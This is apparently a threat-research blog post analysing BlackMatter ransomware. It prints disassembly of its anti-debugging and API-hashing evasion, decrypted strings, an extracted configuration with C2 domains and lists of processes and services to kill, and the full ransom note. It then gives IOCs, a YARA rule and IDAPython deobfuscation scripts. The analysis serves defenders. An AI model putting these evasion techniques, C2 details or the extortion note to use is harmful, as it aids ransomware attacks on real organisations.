

BlackMatter Ransomware Technical Analysis and Tools from Nozomi Networks Labs

nozominetworks.com/blog/blackmatter-ransomware-technical-analysis-and-tools-from-nozomi-networks-labs/

By

September 21, 2021

Over the last weekend, Iowa-based [NEW Cooperative Inc.](#) was the latest victim of the ransomware group BlackMatter. According to the company, which operates as a farmers' cooperative, the incident has been actively handled, but at the time of this writing the full impact of the attack is not clear.

In the media inquiries section of its website, BlackMatter explicitly lists a series of critical infrastructure targets that should not be targeted by its malicious operations. An organization the size of NEW Cooperative could very well be categorized as critical infrastructure. If that's the case, this attack could have significant consequences. Modern supply chains are sometimes found to be vulnerable to sudden disruptions, with the full effects often understood only much later.

In this blog, we describe the process that Nozomi Networks Labs took to analyze the BlackMatter ransomware executable, as well as ways the malware hinders analysis, and how we were able to overcome them. We provide some scripts that can help other researchers extract key information from other instances of this ransomware that surface in the wild.



An Iowa-based farmers' cooperative was hit by BlackMatter ransomware. Nozomi Networks Labs analyzes the executable.

Main Functionality

The ransomware encrypts victims' files with a version of the ChaCha20 and RSA algorithms. RSA is used to ensure that decryption is not possible without the private key stored on the attackers' side. The malware leaves a note in the form of a README file with the steps to follow to decrypt them. In addition, it changes the wallpaper to bring attention to them:


```

.text:00CF7DB0 resolve_all_apis proc near
.text:00CF7DB0 push    esi
.text:00CF7DB1 push    edi
.text:00CF7DB2 mov     eax, 310A98BDh
.text:00CF7DB7 xor     eax, 17019FF8h
.text:00CF7DBC push    eax
.text:00CF7DBD call   get_api_by_hash
.text:00CF7DC2 mov     esi, eax
.text:00CF7DC4 test   esi, esi
.text:00CF7DC6 jz     loc_CF7EFA

```

```

.text:00CF7DCC push    0
.text:00CF7DCE push    0
.text:00CF7DD0 push    40000h
.text:00CF7DD5 call   esi ; HeapCreate

```

Identification of WinAPI function by hashed name

To further complicate analysis, in case of bulk WinAPI address resolution by hashes, the malware uses a unique way of storing the addresses found. Instead of just storing them in a table, for every resolved WinAPI address, it randomly chooses one of five different ways to encode it (rol, ror, xor, xor+rol or xor+ror) and stores the encoded address together with a dynamically built code snippet that will decode it just before the call:

```

.text:00CF797F push    9
.text:00CF7981 push    1
.text:00CF7983 call   get_random_number_from_range
.text:00CF7988 mov     ecx, eax
.text:00CF798A ror    ebx, cl
.text:00CF798C mov     [edx+1], ebx ; api address
.text:00CF798F mov     word ptr [edx+5], 0C0C1h
.text:00CF7995 mov     [edx+7], cl
.text:00CF7998 mov     word ptr [edx+8], 0E0FFh
.text:00CF799E jmp     loc_CF7A27

```

```

.text:00CF79A8 mov     eax, 17019FF8h
.text:00CF79AD xor     ebx, eax
.text:00CF79AF mov     [edx+1], ebx ; api address
.text:00CF79B2 mov     byte ptr [edx+5], 35h ; '5'
.text:00CF79B6 mov     [edx+6], eax
.text:00CF79B9 mov     word ptr [edx+0Ah], 0E0FFh
.text:00CF79BF jmp     short loc_CF7A27

```

Building code snippets to dynamically decrypt each API address and transfer control to it

Here is one of the result proxy code snippets:

```

B8 71 37 DD C1    mov     eax, 0C1DD3771h
C1 C0 06          rol     eax, 6
FF E0            jmp     eax

```

Dynamically built code snippet to call the API

Another anti-debugging trick used by malware is checking the presence of the 0xABABABAB sequence at the end of private heap blocks that it allocates to store these snippets. If the debugger is attached, this sequence will be added and the malware won't store the address of the snippet in its custom import table, which will later result in the debugged sample crashing.


```

push [ebp+arg_8_private_heap_with_imports]
call [ebp+arg_C_RtlAllocateHeap]
mov ecx, 0BCAA3453h
xor ecx, 17019FF8h
cmp [eax+10h], ecx ; ABABABAB
jz short loc_CF7944

```



Malware checks for the presence of the 0xABABABAB sequence revealing the debugger
 The strings are commonly decrypted on the fly, just before being used:



With the help of IDAPython functionality, it is possible to automatically find and decrypt most of them:

```

loc_CF9BA0:
lea    eax, [ebp+ValueName]
mov    dword ptr [eax], 17609FAFh ; WallpaperStyle
mov    dword ptr [eax+4], 176D9F94h
mov    dword ptr [eax+8], 17609F88h
mov    dword ptr [eax+0Ch], 17649F88h
mov    dword ptr [eax+10h], 17529F8Ah
mov    dword ptr [eax+14h], 17789F8Ch
mov    dword ptr [eax+18h], 17649F94h
mov    dword ptr [eax+1Ch], 17019FF8h
mov    ecx, 8

```

```

loc_CF9BE2:
xor    dword ptr [eax], 17019FF8h
add    eax, 4
dec    ecx
jnz    short loc_CF9BE2

```

Here are some of the most important decrypted strings we pulled from the ransomware sample (see the script used below):

```

SOFTWARE\Microsoft\Cryptography
MachineGuid
__ProviderArchitecture
ROOT\CIMV2
ID
SELECT * FROM Win32_ShadowCopy
WQL
Win32_ShadowCopy.ID='%s'
Global\%.8x%.8x%.8x%.8x
Times New Roman
.bmp
Control Panel\Desktop
WallPaper
WallpaperStyle
Z:\
dllhost.exe
Elevation:Administrator!new:{3E5FC7F9-9A51-4367-9063-A120244FBEC7}
%s.README.txt
Control Panel\International
LocaleName
sLanguage
SOFTWARE\Microsoft\Windows NT\CurrentVersion
ProductName
%.8x%.8x%.8x%.8x%
POST
ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789
%s=%s
%s=%s
%.8x%.8x%.8x%.8x%
ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789
%u.%u
%u.%u
\\%s\
LDAP://rootDSE
defaultNamingContext

```



```

LDAP://CN=Computers,
dNSHostName
\\%s\
ExchangeInstallPath
Program Files
Mailbox
SOFTWARE\%s
hScreen

```

Configuration

The sample's encrypted configuration is stored in the .rsrc section, additionally compressed, and the individual fields are base64-encoded. The decrypted C2 configuration can be seen below. The sample can interact with both plain HTTP and HTTPS endpoints as evidenced by the set of C2.

The screenshot shows a debugger window with the following assembly code:

```

004084E5 8BEC mov ebp,esp
004084E7 83C4 F8 add esp,FFFFFFF8
004084EA 53 push ebx
004084EB 56 push esi
004084EC 57 push edi
004084ED 8D1D 00604100 lea ebx,dword ptr ds:[416000]
004084F3 8D43 0C lea eax,dword ptr ds:[ebx+c]
004084F6 50 push eax
004084F7 E8 48FFFFFF call 706F3eec328e91ff7f66c8f0a2fb9b556325c153a329a2062dc85879c540839d.decrypt_conf_ig
004084FF 8945 FC mov dword ptr ss:[ebp-4],eax
00408503 0F84 67020000 cmp dword ptr ss:[ebp-4],0
00408509 8B43 08 je 706F3eec328e91ff7f66c8f0a2fb9b556325c153a329a2062dc85879c540839d.408770
00408520 0F84 42020000 mov eax,dword ptr ds:[ebx+8]
00408526 FF75 F8 lea ebx,dword ptr ds:[eax+4]
00408529 F775 FC push dword ptr ss:[ebp-4]
0040852C E8 B38CFFFF call 706F3eec328e91ff7f66c8f0a2fb9b556325c153a329a2062dc85879c540839d.4011E4
00408531 83F8 FF cmp eax,FFFFFFF
00408534 0F84 26020000 je 706F3eec328e91ff7f66c8f0a2fb9b556325c153a329a2062dc85879c540839d.408760
00408538 8B7D F8 mov edi,dword ptr ss:[ebp-8]
0040853D 68 80000000 push 80

```

The hex dump shows the following data:

```

Address Hex ASCII
01410770 41 61 41 42 68 41 47 34 41 5A 77 42 6C 41 41 41 AaABNAG4AZwB1AAA
01410790 42 7A 41 44 6F 41 4C 77 41 76 41 47 30 41 62 77 BzADGALwAVAG0Abw
014107A0 42 71 41 47 38 41 59 67 42 70 41 47 51 41 5A 51 BqAG8AYgBpAGQzQ
014107B0 42 75 41 43 34 41 59 77 42 76 41 47 30 41 41 41 BuAC4AYwBvAG0AA
014107C0 42 6F 41 48 51 41 64 41 42 77 41 44 6E 41 4C 77 B0AHQAdBwADdAlw
014107D0 41 76 41 47 30 41 62 77 42 71 41 47 38 41 59 67 AvAG0AdwBqAG8AYg
014107E0 42 70 41 47 51 41 5A 51 42 75 41 43 34 41 59 77 BpAGQzQBUC4AYw
014107F0 42 76 41 47 30 41 41 41 42 6F 41 48 51 41 64 41 BvAG0AABoAVAG0AdA
01410800 42 77 41 48 4D 41 4F 67 41 76 41 43 38 41 62 67 BwAHMAoGAVAC8AdG
01410810 42 76 41 48 63 41 59 51 42 31 41 48 51 41 62 77 BvAHCAyQBIAHQAdw
01410820 42 74 41 47 45 41 64 41 42 70 41 47 38 41 62 67 BtAGEdBpAG8AdG
01410830 41 75 41 47 4D 41 62 77 42 74 41 41 41 61 41 AuAGMAdwBTAAAAAA
01410840 42 30 41 48 51 41 63 41 41 36 41 43 38 41 4C 77 B0AHQCAAGAG8ALw
01410850 42 75 41 47 38 41 64 77 42 68 41 48 55 41 64 41 BuAG8AdwBhAHUAdA
01410860 42 76 41 47 30 41 59 51 42 30 41 47 68 41 62 77 BvAG0AYQB0AGKAdw
01410870 41 76 41 43 34 41 59 77 42 76 41 47 30 41 41 41 BuAC4AYwBvAG0AA
01410880 41 41 41 4C 3D 3D 00 2F 59 36 48 77 58 4E 2F 31 AAL==/7GhWxN/1

```

Configuration decryption and base64-encoded C2

Malware generates random HTTP query values when it communicates with these C2:

No.	Time	Source	Port	Destination	Protocol	Length	Info
2312	11:33:45.883000	172.16.7.52	53	1.1.1.1	DNS	59	Standard query 0x1fe8 A mojobiden.com
2313	11:33:45.883000	172.16.7.52	53	172.16.7.52	DNS	59	Standard query 0x1fe8 A mojobiden.com
2314	11:33:45.883000	172.16.7.52	54583	172.16.7.52	DNS	75	Standard query response 0x1fe8 A mojobiden.com A 192.0.2.123
2320	11:33:45.915000	172.16.7.52		192.0.2.123	TLSv1.2	214	Client Hello
2321	11:33:45.915000	172.16.7.52		172.16.7.52	TLSv1.2	214	Client Hello
2432	11:33:46.821000	172.16.7.52		192.0.2.123	TCP	325	52506 -> 80 [PSH, ACK] Seq=1 Ack=1 Win=262144 Len=285 [TCP segment of a reassembled PDU]
2433	11:33:46.821000	172.16.7.52		172.16.7.52	HTTP	325	POST /?l0a=IX1nfHfp0N60XzhX80e=u3CBGN0IXb0tz4Q&vA7G1=01bHwqP0 HTTP/1.1

```

> Frame 2433: 325 bytes on wire (2600 bits), 325 bytes captured (2600 bits)
Raw packet data
> Internet Protocol Version 4, Src: 172.16.7.52, Dst: 172.16.7.52
> Transmission Control Protocol, Src Port: 52506, Dst Port: 80, Seq: 1, Ack: 1, Len: 285
> Hypertext Transfer Protocol
  > POST /?l0a=IX1nfHfp0N60XzhX80e=u3CBGN0IXb0tz4Q&vA7G1=01bHwqP0 HTTP/1.1\r\n
  Accept: */*\r\n
  Connection: keep-alive\r\n
  Accept-Encoding: gzip, deflate, br\r\n
  Content-Type: text/plain\r\n
  User-Agent: Mozilla/5.0 (Windows NT 6.1)\r\n
  Host: mojobiden.com\r\n
  Content-Length: 748\r\n
  Cache-Control: no-cache\r\n
  \r\n
  [Full request URI: http://mojobiden.com/?l0a=IX1nfHfp0N60XzhX80e=u3CBGN0IXb0tz4Q&vA7G1=01bHwqP0]
  [HTTP request 1/1]
  [Response in frame: 2440]

```

Network communication with one of the C2

To secure communication, the AES algorithm is used.

```

000596A6D 0000 add byte ptr ds:[eax],a1
000596A6F 46 inc eax
000596A70 0000 add byte ptr ds:[eax],a1
000596A72 0080 0000001B add byte ptr ds:[eax-18000000],a1
000596A78 0000 add byte ptr ds:[eax],a1
000596A7A 0036 add byte ptr ds:[esi],dh
000596A7E 55 push ebp
000596A7E 56 mov ebp,esp
000596A80 57 push esi
000596A81 53 push ebx
000596A82 8B75 08 mov esi,dword ptr ss:[ebp+8]
000596A85 8F 2C 4B5A00 mov edi,706f3eec328e91ff7f66c8f0a2fb9b556325
000596A8A 8B06 mov eax,dword ptr ds:[esi]
000596A8C 8B5E 04 mov ebx,dword ptr ds:[esi+4]
000596A8F 8B4E 08 mov ecx,dword ptr ds:[esi+8]
000596A92 8B56 0C mov edx,dword ptr ds:[esi+C]
000596A95 0FCB bswap eax
000596A97 0FCB bswap ebx
000596A99 0FC9 bswap ecx
000596A9B 0FCA bswap edx
000596A9D 8907 mov dword ptr ds:[edi],eax
000596A9F 895F 04 mov dword ptr ds:[edi+4],ebx
000596AA2 894F 08 mov dword ptr ds:[edi+8],ecx
000596AA5 8957 0C mov dword ptr ds:[edi+C],edx
000596AA8 8B4D 0C mov ecx,dword ptr ss:[ebp+C]
000596AAB 83F9 18 cmp ecx,18
000596AAE 72 25 jb 706f3eec328e91ff7f66c8f0a2fb9b556325
000596AB2 8B46 10 mov eax,dword ptr ds:[esi+10]
000596AB3 8B5E 14 mov ebx,dword ptr ds:[esi+14]
000596AB6 0FCB bswap eax
000596AB8 0FCB bswap ebx
000596ABA 8947 10 mov dword ptr ds:[edi+10],eax
000596ABD 895F 14 mov dword ptr ds:[edi+14],ebx
000596AC0 83F9 20 cmp ecx,20
000596AC3 72 10 jb 706f3eec328e91ff7f66c8f0a2fb9b556325

```

```

ebp=0287F710
.txt:00596A7C 706f3eec328e91ff7f66c8f0a2fb9b556325c153a329a2062dc85879c540839d:$6A7C #5E7C

```

Address	Hex	ASCII
00CE0ED0	38 00 0A 22 62 6F 74 5F 76 65 72 73 69 6E 6E 22	["bot_version"
00CE0EE0	3A 22 32 2E 30 22 2C 0D 0A 22 62 6F 74 5F 69 64	:"2.0","bot_id
00CE0EF0	22 3A 22 63 38 62 36 33 38 65 65 35 64 30 39 62	":"c0b638ee5d09b
00CE0FF0	35 65 38 35 65 32 35 35 66 64 30 66 62 33 31 64	5e85e255fd0fb31d
00CE0F10	30 31 63 22 2C 0D 0A 22 62 6F 74 5F 63 6F 6D 70	01c"...bot_comp
00CE0F20	61 6E 79 22 3A 27 32 3C 61 38 38 31 66 66 61 31	any"90a81ffa1
00CE0F30	32 37 62 30 30 34 63 65 63 36 38 30 32 35 38 38	270004cec6802588
00CE0F40	66 63 65 33 30 37 22 2C 0D 0A 22 68 6F 73 74 5F	fce307"...host_
00CE0F50	68 6F 73 74 6E 61 6D 65 22 3A 22 44 45 53 48 54	hostname:"DESKT
00CE0F60	4F 50 2D 52 36 54 50 56 4C 33 22 2C 0D 0A 22 68	OP-R6TPV3"...h
00CE0F70	6F 73 74 5F 75 73 65 72 22 3A 22 41 64 60 69 6E	ost_user":Admin
00CE0F80	69 73 74 72 61 74 6F 72 22 2C 0D 0A 22 68 6F 73	istrator"...hos
00CE0F90	74 5F 6F 73 22 3A 22 57 69 6E 64 6F 77 73 20 31	t_os":"windows_1
00CE0FA0	30 20 50 72 6F 22 2C 0D 0A 22 68 6F 73 74 5F 64	0 Pro"...host.d
00CE0FB0	6F 6D 61 69 6E 22 3A 22 57 4F 52 48 47 52 4F 55	omain":"WORKGROU
00CE0FC0	50 22 2C 0D 0A 22 68 6F 73 74 5F 61 72 63 68 22	p"...host_arch
00CE0FD0	3A 22 78 36 34 22 2C 0D 0A 22 68 6F 73 74 5F 6C	:"k64"...host_1
00CE0FE0	61 6E 67 22 3A 22 65 6E 2D 55 53 22 2C 0D 0A 22	ang":"en-US"...
00CE0FF0	64 69 73 68 73 5F 69 6E 66 6F 22 3A 5B 0D 0A 78	disks_info":[..{
00CE1000	0D 0A 22 64 69 73 6B 5F 6E 61 6D 65 22 3A 22 43	..disk_name":"C
00CE1010	22 2C 0D 0A 22 64 69 73 6B 5F 73 69 7A 65 22 3A	...disk_size":
00CE1020	22 36 30 39 33 22 2C 0D 0A 22 66 72 65 65 5F	:"997"...free
00CE1030	73 69 7A 65 22 3A 22 31 30 30 39 38 22 0D 0A 7D	size":"10098"..}
00CE1040	0D 0A 5D 0D 0A 7D 0D 00 00 00 00 00 00 00 00	...}.....

Details of the targeted system in plaintext

Here is the extracted configuration:

```

{
  "SHA256_SAMPLE": "706F3EEC328E91FF7F66C8F0A2FB9B556325C153A329A2062DC85879C540839D",
  "RSA_KEY": "232FBA53161E9A3F0E603EF0ECB534A1FC1E8BA5F89DBD886D98FBF88EEDDE66CC65E00BBB827CD0262B65C505D95A008C48427A73AE6EB888EB4",
  "COMPANY_VICTIM_ID": "90A881FFA127B004CEC6802588FCE307",
  "AES_KEY": "B59C952C492BD3D1F8F5140AA2855CDE",
  "BOT_MALWARE_VERSION": "2.0",
  "ODD_CRYPT_LARGE_FILES": "false",
  "NEED_MAKE_LOGON": "true",
  "MOUNT_UNITS_AND_CRYPT": "true",
  "CRYPT_NETWORK_RESOURCES_AND_AD": "true",
  "TERMINATE_PROCESSES": "true",
  "STOP_SERVICES_AND_DELETE": "true",
  "CREATE_MUTEX": "true",
  "PREPARE_VICTIM_DATA_AND_SEND": "true",
  "PRINT_RANSOM_NOTE": "true",
  "PROCESS_TO_KILL": [
    {
      "": "encsvc"
    },
    {
      "": "thebat"
    },
    {
      "": "mydesktopqos"
    },
    {
      "": "xfssvccon"
    },
    {
      "": "firefox"
    },
    {
      "": "infopath"
    },
    {
      "": "winword"
    },
    {
      "": "steam"
    },
    {
      "": "synctime"
    }
  ]
}

```

```

    }, {
      "": "notepad"
    }, {
      "": "ocomm"
    }, {
      "": "onenote"
    }, {
      "": "mspub"
    }, {
      "": "thunderbird"
    }, {
      "": "agentsvc"
    }, {
      "": "sql"
    }, {
      "": "excel"
    }, {
      "": "powerpnt"
    }, {
      "": "outlook"
    }, {
      "": "wordpad"
    }, {
      "": "dbeng50"
    }, {
      "": "isqlplussvc"
    }, {
      "": "sqbcoreservice"
    }, {
      "": "oracle"
    }, {
      "": "ocautoupds"
    }, {
      "": "dbsnmp"
    }, {
      "": "msaccess"
    }, {
      "": "tbirdconfig"
    }, {
      "": "ocssd"
    }, {
      "": "mydesktopservice"
    }, {
      "": "visio"
    }
  ],
  "SERVICES_TO_KILL": [
    {
      "": "mepocs"
    }, {
      "": "mementas"
    }, {
      "": "veeam"
    }, {
      "": "svc$"
    }, {
      "": "backup"
    }, {
      "": "sql"
    }, {
      "": "vss"
    }, {
      "": "msexchange"
    }
  ],
  "C2_URLS": [
    {
      "": "https://mojobiden[.]com"
    }, {
      "": "http://mojobiden[.]com"
    }, {
      "": "https://nowautomation[.]com"
    }, {
      "": "http://nowautomation[.]com"
    }
  ]
}

```



```
    },
    "LOGON_USERS_INFORMATION": [
      {
        "": "<redacted>"
      }, {
        "": "<redacted>"
      }, {
        "": "<redacted>"
      }, {
        "": "<redacted>"
      }, {
        "": "<redacted>"
      }, {
        "": "<redacted>"
      }, {
        "": "<redacted>"
      }
    ],
    "RANSOM_NOTE": [
      {
        "": "
~+
\r\n
*
+
\r\n
BLACK
|\r\n
()
.-.,='`'=
- o -
\r\n
'=/_
\\
|
\r\n
*
|
'=.
|\r\n
\r\n
'\r\n
.\r\n
'=.
.=
'`=
'
*\r\n
+
Matter
+\r\n
0
*
'\r\n\r\n>>> What happens?\r\n
Your
network is encrypted, and currently not operational.
\r\n
We need only money, after payment we will give you a
decryptor for the entire network and you will restore all the data.
\r\n\r\n>>> What data stolen?\r\n
From your
network was stolen 1000 GB of data.
\r\n
If you do not contact us we will publish all your data in our blog and will
send it to the biggest mass media.
\r\n
Blog post link: http://<redacted>.onion/<redacted>\r\n\r\n>>> What
guarantees?
\r\n
We are not a politically motivated group and we do not need anything other than your money.
\r\n
If you pay, we will provide you the programs for decryption and we will delete your data.
\r\n
If we do not give
you decrypters or we do not delete your data, no one will pay us in the future, this does not comply with our goals.
\r\n
We always keep our promises.
\r\n\r\n>> How to contact with us?
\r\n
1. Download and install TOR Browser
(https://www.torproject.org/).
\r\n
2. Open http://<redacted>.onion/<redacted>\r\n
\r\n>> Warning! Recovery
recommendations.
\r\n
We strongly recommend you to do not MODIFY or REPAIR your files, that will damage them."
      }
    ]
  }
}
```

Overall, there are multiple similarities with the DarkSide ransomware family, including the way the victim id is derived from the MachineGuid value, the encryption techniques used, and the way the configuration is structured and protected. More information on the DarkSide executable can be found in [our previous blog](#).

BlackMatter Ransomware Protection and Indicators of Compromise

Nozomi Networks customers using our Threat Intelligence service are already covered against the described threat. In addition, Nozomi Networks Labs is monitoring this situation as it evolves and will extend coverage to customers and keep the community informed of major updates.

For security professionals defending critical infrastructure operations, general recommendations for cyber resiliency against ransomware is found in our latest [OT/IoT Security Report](#).

For security researchers, the descriptions provided in this blog of how BlackMatter evades analysis, and how to extract key information from the code should be useful as the malware evolves.

The indicators of compromise (IOC) that we learned from this analysis, as well as the scripts we used in the analysis are found below.

List of IOCs

```
mojobiden.com
nowautomation.com
706f3eec328e91ff7f66c8f0a2fb9b556325c153a329a2062dc85879c540839d
// Created by Nozomi Networks Labs
import "pe"
rule blackmatter_ransomware : blackmatter ransomware {
  meta:
    date = "2021-09-20"
    name = "BlackMatter - RANSOMWARE"
    author = "Nozomi Networks Labs"
    description = "Generic detection for BlackMatter ransomware"
    actor = "BlackMatter"
    x_threat_name = "BlackMatter ransomware"
    x_mitre_technique = "T1486"
    hash1 = "706f3eec328e91ff7f66c8f0a2fb9b556325c153a329a2062dc85879c540839d"
    hash2 = "9cf9441554ac727f9d191ad9de1dc101867ffe5264699cafcd734a4b89d5d6a"
    hash3 = "b0e929e35c47a60f65e4420389cad46190c26e8cfaabe922efd73747b682776a"
    hash4 = "2cdb5edf3039863c30818ca34d9240cb0068ad33128895500721bcdca70c78fd"
    hash5 = "f7b3da61cb6a37569270554776dbbd1406d7203718c0419c922aa393c07e9884"
```

```

        hash6 = "8f1b0affffb2f2f58b477515d1ce54f4daa40a761d828041603d5536c2d53539"
        hash7 = "e4a2260bcba8059207fdcc2d59841a8c4ddbe39b6b835feef671bceb95cd232d"
        nn_ts = "1632088800.0"
        nn_sig = "f7c69f3b527ffb3f0c2aa613e902d8d4f0e39966048bb6cfa57556115fa18ed9"
        nn_id = "92f90d15-9392-4076-96b5-1e42ac9874c5"
    condition:
        uint16(0)==0x5a4d and uint32( uint32(0x3c))==0x00004550 and filesize <100KB and
pe.imphash()=="2e4ae81fc349a1616df79a6f5499743f"
}

```

IDAPython Scripts

Here is a script to restore the custom import table dynamically populated by malware. It defines the new hotkey Z that should be pressed when the cursor is located at the bulk decryption function (in case of this sample, at the RVA 0x78EC).

```

# Author: Alexey Kleymenov (a member of Nozomi Networks Labs)
import os
import struct
import pefile
import ida_kernwin
PATH_TO_DLLS = 'c:\\windows\\system32\\'
HARDCODED_XOR_KEY = 0x17019FF8
def extract_api_hashes(start):
    """
    Returns a dictionary where keys are import functions to write data and values are list of hashes
    The first hash is the DLL name's hash, the rest are WinAPI names' hashes
    """
    decryptor_address = start
    print('Bulk API decryptor address: %x' % decryptor_address)
    api_hashes = {}
    for head in Heads():
        flags = GetFlags(head)
        if isCode(flags):
            prev = prev_head(head)
            prev_2 = prev_head(prev)
            if print_insn_mnem(head) == 'call' and get_operand_value(head, 0) == decryptor_address:
                print('Found the decryptor called: %x' % head)
                if print_insn_mnem(prev) == 'push' and print_insn_mnem(prev_2) == 'push':
                    func_hashes = get_operand_value(prev_2, 0)
                    import_table = get_operand_value(prev, 0)
                    api_hashes[import_table] = []
                    for i in range(0, 0xffff, 4):
                        api_hash = struct.unpack("<I", get_bytes(func_hashes + i, 4))[0]
                        if api_hash == 0xCFFFFFFF:
                            break
                        else:
                            api_hashes[import_table].append(api_hash ^ HARDCODED_XOR_KEY)
            else:
                print('Non-standard arguments %x' % head)
    return api_hashes
def calculate_checksum(name, value):
    """
    Standard ror 0x0D
    """
    for symbol in name:
        value = ((value >> 0x0D) | (value << (0x20 - 0x0D))) & 0xFFFFFFFF
        value += ord(symbol) & 0xFFFFFFFF
    return value
def build_mappings(dll_filepath, dll_hashes):
    """
    This function calculates API checksums for the DLLs of interest
    """
    dll_name = os.path.basename(dll_filepath)
    dll_checksum = calculate_checksum(dll_name.lower() + '\\x00', 0)
    result = {}
    if dll_checksum in dll_hashes:
        dll = pefile.PE(dll_filepath, fast_load=True)
        dll.parse_data_directories(directories=[pefile.DIRECTORY_ENTRY['IMAGE_DIRECTORY_ENTRY_EXPORT']])
        if hasattr(dll, 'DIRECTORY_ENTRY_EXPORT'):
            dll_name = dll_name.replace('.', '_')

```

```

        result[dll_checksum] = {'dll_name': dll_name}
        export_directory = dll.DIRECTORY_ENTRY_EXPORT
        for symbol in export_directory.symbols:
            if symbol.name is not None:
                api_name = symbol.name.decode('latin-1')
                api_checksum = calculate_checksum(api_name + '\x00', dll_checksum)
                result[api_checksum] = {'dll_name': dll_name, 'api_name': api_name}
    return result
def parse_dlls(path_to_dlls, dll_hashes):
    """
    This function goes through all the files in the specified path and calculates export hashes for DLLs matching by
name hashes
    """
    list_dlls = os.listdir(path_to_dlls)
    mappings = {}
    for dll_filename in list_dlls:
        full_path = os.path.join(path_to_dlls, dll_filename)
        mappings.update(build_mappings(full_path, dll_hashes))
    return mappings
def decrypt_all():
    """
    The function expects the cursor to be located at the bulk decryption function
    """
    start = get_screen_ea()
    api_hashes = extract_api_hashes(start)
    dll_hashes = []
    for _, hashes in api_hashes.items():
        dll_hashes.append(hashes[0])
    dll_mappings = parse_dlls(PATH_TO_DLLS, dll_hashes)
    for import_table, hashes in api_hashes.items():
        dll_hash = hashes[0]
        api_hashes = hashes[1:]
        if dll_hash in dll_mappings:
            print('Found DLL hash %x = %s' % (dll_hash, dll_mappings[dll_hash]['dll_name']))
            for i, api_hash in enumerate(api_hashes):
                if api_hash in dll_mappings:
                    addr = import_table + (i+1)*4
                    print('Found API hash for %x = %s (%s)' % (addr, dll_mappings[api_hash]['api_name'],
dll_mappings[api_hash]['dll_name']))
                    set_name(addr, dll_mappings[api_hash]['api_name'])
                else:
                    print('API hash %x not found' % api_hash)
            else:
                print('DLL hash %x not found' % dll_hash)
ida_kernwin.add_hotkey("z", decrypt_all)

```

In addition, here is a script to automatically search for and decrypt most of the encrypted strings:

```

# Author: Alexey Klymenov (a member of Nozomi Networks Labs)
import struct
import ida_kernwin
HARDCODED_XOR_KEY = 0x17019FF8
def is_utf16_heur(string):
    counter = 0
    for val in string:
        if val == 0:
            counter += 1
    if counter/float(len(string)) > 0.4:
        return True
    return False
def decrypt_string(start_addr):
    addr = start_addr
    result = b""
    for i in range(0xFFFF):
        instr = print_insn_mnem(addr)
        if instr != 'mov' or 'dword ptr' not in GetDisasm(addr):
            break
        value = get_operand_value(addr, 1)
        decoded_value = value ^ HARDCODED_XOR_KEY
        result += struct.pack("<I", decoded_value)
        addr = next_head(addr)
    result_orig = result

```

```

if is_utf16_heur(result):
    result = result.decode('utf-16le')
else:
    result = result.decode('latin-1')
if all(ord(c) < 128 for c in result):
    result = result.rstrip('\x00')
else:
    result = 'hex: ' + result_orig.hex()
print('%x - %s' % (start_addr, result))
set_cmt(start_addr, result, 0)
def decrypt_string_manual():
    start_addr = get_screen_ea()
    decrypt_string(start_addr)
def search_for_encrypted_strings():
    for head in Heads():
        flags = GetFlags(head)
        if isCode(flags):
            if print_insn_mnem(head) == 'xor' and 'dword ptr' in GetDisasm(head) and get_operand_value(head, 1) ==
HARDCODED_XOR_KEY:
                next = next_head(head)
                if print_insn_mnem(next) == 'add' and get_operand_value(next, 1) == 4:
                    prev = prev_head(head)
                    if 'mov     ecx' in GetDisasm(prev):
                        num = get_operand_value(prev, 1)
                        for i in range(num):
                            prev = prev_head(prev)
                            # print('Found the encryption string candidate: %x' % prev)
                            decrypt_string(prev)
ida_kernwin.add_hotkey(", ", decrypt_string_manual)
search_for_encrypted_strings()

```

Related Content



RESEARCH REPORT

[OT/IoT Security Report](#)

What You Need to Know to Fight Ransomware and IoT Vulnerabilities
July 2021

- Why ransomware is a formidable threat
